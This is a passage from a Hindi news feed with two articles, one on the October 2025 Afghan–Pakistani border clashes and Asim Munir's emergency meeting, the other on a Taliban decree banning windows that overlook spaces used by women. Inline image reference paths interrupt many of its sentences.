केलिए लोग सड़कों पर उतर आए हैं. तालिबान लड़ाके झड़पों के दौरान पाकिस्तानी सैनिकों से कथित तौर पर ज़ब्त किए गए हथियार भी दिखाते नजरआ रहे हैं.

अफगान डिफेंस के एक हैंडल ने लिखा, "अफगान फोर्सेज द्वारा पाकिस्तान को करारी शिकस्त दिए जाने के बाद अफगानी लोग अपने सैनिकों के सम्मान में एकत्रित होकर खुशी का जश्न मना रहे हैं."

तालिबान के हमले में 58 सैनिक हुए ढेर, बौखलाए मुनीर ने बुलाई इमर्जेंसी मीटिंग

अफगान तालिबान के एक के बाद एक हमलों ने पाकिस्तान की सेना को हिला दिया है. इन हमलों के बाद पाकिस्तान के सेना प्रमुख फील्ड मार्शल आसिम मुनीर ने रावलपिंडी स्थित जनरल हेडक्वार्टर (GHQ) में सोमवार देर रात आपातकालीन उच्च-स्तरीय बैठक बुलाई. सीएनएन-न्यूज18 को शीर्ष खुफिया सूत्रों ने बताया कि यह बैठकडूरंड लाइन (Durand Line) के पास पाकिस्तानी चौकियों पर हुए तालिबान के हमलों के बाद बुलाई गई थी. इन हमलों नेपाक सेना की खुफिया और सीमा सुरक्षा की कमजोरियों को उजागर कर दिया है.

बैठक में कॉर्प्स कमांडर पेशावर लेफ्टिनेंट जनरल उमर अहमद बुखारी, दक्षिणी कमांड कमांडर लेफ्टिनेंट जनरल राहत नसीम अहमद खान, चीफ ऑफ जनरल स्टाफ (CGS) लेफ्टिनेंट जनरल मुहम्मद अवाइस, DG ISI आसिम मलिक, DGMI मेजर जनरल वाजिद अजीज और DGMO मेजर जनरल काशिफ अब्दुल्लाह सहित वरिष्ठ अधिकारियों ने हिस्सा लिया. खुफिया सूत्रों के मुताबिक आसिम मुनीर बेहद नाराज नजर आए और उन्होंने अपने कमांडरों से सख्त लहजे में पूछा, ‘पहले से खुफिया जानकारी क्यों नहीं थी? यह इंटेलिजेंस फेल्योर कैसे हुआ? कंटिजेंसी प्लान कहां था?’

मुनीर ने दिया बड़ा आदेश

सूत्रों के मुताबिक, मुनीर ने इसे बड़ी रणनीतिक विफलता बताते हुए हर अधिकारी से जवाब मांगा कि तालिबान की इस व्यापक कार्रवाई का कोई पूर्व संकेत क्यों नहीं मिला और फौरन जवाबीकार्रवाई की तैयारी क्यों नहीं थी? उन्होंने सभी वरिष्ठ कमांडरों को निर्देश दिया कि सात दिनों के भीतर विस्तृत रिपोर्ट सौंपें, जिसमें सभी कमियां, कारण और सुधारात्मक कदम स्पष्ट रूप से बताए जाएं. साथ ही, उन्होंने आदेश दिया कि सीमा क्षेत्रों में सतर्कता बढ़ाई जाए और ‘किसी भी संभावित हमले को रोकने के लिए हर मोर्चे पर अतिरिक्त सुरक्षा उपाय’ किए जाएं.

तालिबान के हमले से थर्रायापाकिस्तान

मुनीर ने कहा कि पाकिस्तान अब ‘युद्ध की स्थिति में है. अंदरूनी और बाहरी दोनों मोर्चों पर.’ उन्होंने सवाल किया- ‘हम कब तक एक ‘सॉफ्ट स्टेट’ बने रहेंगे जबकि हमारे जवान और नागरिक लगातार कुर्बान हो रहे हैं? अब वक्त है सख्त कदम उठाने का.’ खुफिया सूत्रों के अनुसार, तालिबान ने सात अलग-अलग मोर्चों अंगूर अड्डा, बाजौर, कुर्रम, दिर, चितराल, वजीरिस्तान (खैबर पख्तूनख्वा) और बहराम चाह व चमन (बलूचिस्तान) से भारी आर्टिलरी से हमला किया. इन हमलों ने पाकिस्तानी चौकियों को अचानक निशाना बनाया और सेना को चौंका दिया.

क्यों भिड़े 'बिरादर' अफगानिस्तान और पाकिस्तानपाकिस्तान और अफगानिस्तान के बीच हाल की भिड़ंत डुरंज लाइन पर 11-12 अक्टूबर 2025 की रात हुई. इसका मुख्य कारण पाकिस्तान द्वारा 9-10 अक्टूबर को काबुल, खोस्त, जलालाबाद और पक्तिका में हवाई हमले थे. अफगानिस्तान पर राज कर रहे तालिबान ने अपनी संप्रभुता का उल्लंघन बताया. पाकिस्तान ने इन हमलों को तहरीक-ए-तालिबान पाकिस्तान (टीटीपी) के ठिकानों पर कार्रवाई कहा. पाकिस्तान ने आरोप लगाया कि इन्हें अफगानिस्तान में पनाह मिलता है.

पाकिस्तानी हमले के जवाब में तालिबान ने जवाबी कार्रवाई में 25 पाकिस्तानी सैन्य चौकियों पर हमला किया. पाकिस्तान ने कहा कि इस हमले में उन्होंने 200 तालिबान लड़ाकों को मार गिराया और उसके 23 सैनिक मारे गए. जबकि तालिबान का दावा है कि 58 पाकिस्तानी सैनिक मारे गए. अभी दोनों देशों के बीच व्यापार बंद है और टेंशन चरम परहै. पाकिस्तान के रक्षा मंत्री ख्वाजा आसिफ ने कहा है कि दोनों देशों के बीच लड़ाई कभी भी शुरू हो सकती है.

]]>
तालिबान का नया फरमान घरों में खिड़कियां न लगाएं…महिलाओं की कैद ……. https://pratyushaashakinayikiran.com/?p=115461 Mon, 30 Dec 2024 11:56:00 +0000 https://pratyushaashakinayikiran.com/?p=115461 काबुल

अफगानिस्तान में महिलाओं के खिलाफ एक नया कानून बना दिया है। इसके मुताबिक नए बन रहे घरों में खिड़कियां नहीं होनी चाहिए। यह कानून इसलिए बनाया गया है ताकि महिलाएं बाहर की तरफ न देख पाएं। तालिबान सरकार के सर्वोच्च नेता ने इसको लेकर आदेश जारी किया है। इसमें कहा गया है कि महिलाओं की झलक मिलने से अश्लील हरकतें होसकती हैं। तालिबान सरकार के प्रवक्ता जबीहुल्ला मुजाहिद ने इस बारे में एक्स पर एक बयान भी पोस्ट किया है। इसमें उन्होंने कहाकि नई इमारतों में ऐसी खिड़कियां नहीं होनी चाहिए, जिससेआंगन, रसोईघर, पड़ोसी का कुआं या महिलाओं द्वारा इस्तेमाल की जानेवाली जगह दिखाई देती है।

जबीहुल्ला मुजाहिद ने लिखा है कि महिलाओं को किचन में काम करते हुए, बारामदे में आते-जाते या कुएं से पानी लेते हुए देखने से अश्लील हरकतें हो सकती हैं।तालिबान सरकार के मुताबिक म्यूनिसिपल अधिकारी और अन्य संबंधित विभाग नए बन रहे घरों पर नजर भी रखेंगे। उन्हें यह ध्यान रखना होगा कि इन घरों में पड़ासियों के घर की तरफ खिड़की या झरोखा न खुला हो।

अगर किसी घर में पहले से पड़ोसी के घर की तरफ खिड़की खुली हुई है तो उसे इसके लिए इंतजाम करने होंगे। मकान मालिक को या तो खिड़की तरफ दीवार बनानी होगी या फिर कुछ ऐसा इंतजाम करना होगा, जिससे पड़ोसीउस जगह से घर में न देख पाए। तालिबान सरकार ऐसा इंतजाम करने में जुटी है कि न तो बाहर से उन्हें कोई देख पाए और न ही वो किसी बाहरी आदमी को देख पाएं।

गौरतलब है कि अगस्त 2021 में सत्ता में आने के बाद से ही तालिबान सरकार महिलाओं के अधिकारों पर प्रतिबंध लगा रही है। यहां तक कि उन्हें नौकरियां करने की भी अनुमति नहीं है। महिलाओं के लिए तालिबान की नीतियों पर संयुक्त राष्ट्र संघ ने भी नाखुशी जताई है। तालिबान अधिकारियों ने लड़कियों और महिलाओं के लिए प्राथमिक शिक्षा पर प्रतिबंध लगा दिया है। उनके पार्कों और अन्य सार्वजनिक स्थानों तक जाने पर भी रोक लगा दी गई है। हाल ही में यहां पर एक कानून बनाया गया है, जिसके मुताबिकमहिलाओं परसार्वजनिक रूप से गाना या कविता सुनाना भीप्रतिबंधित है।

]]>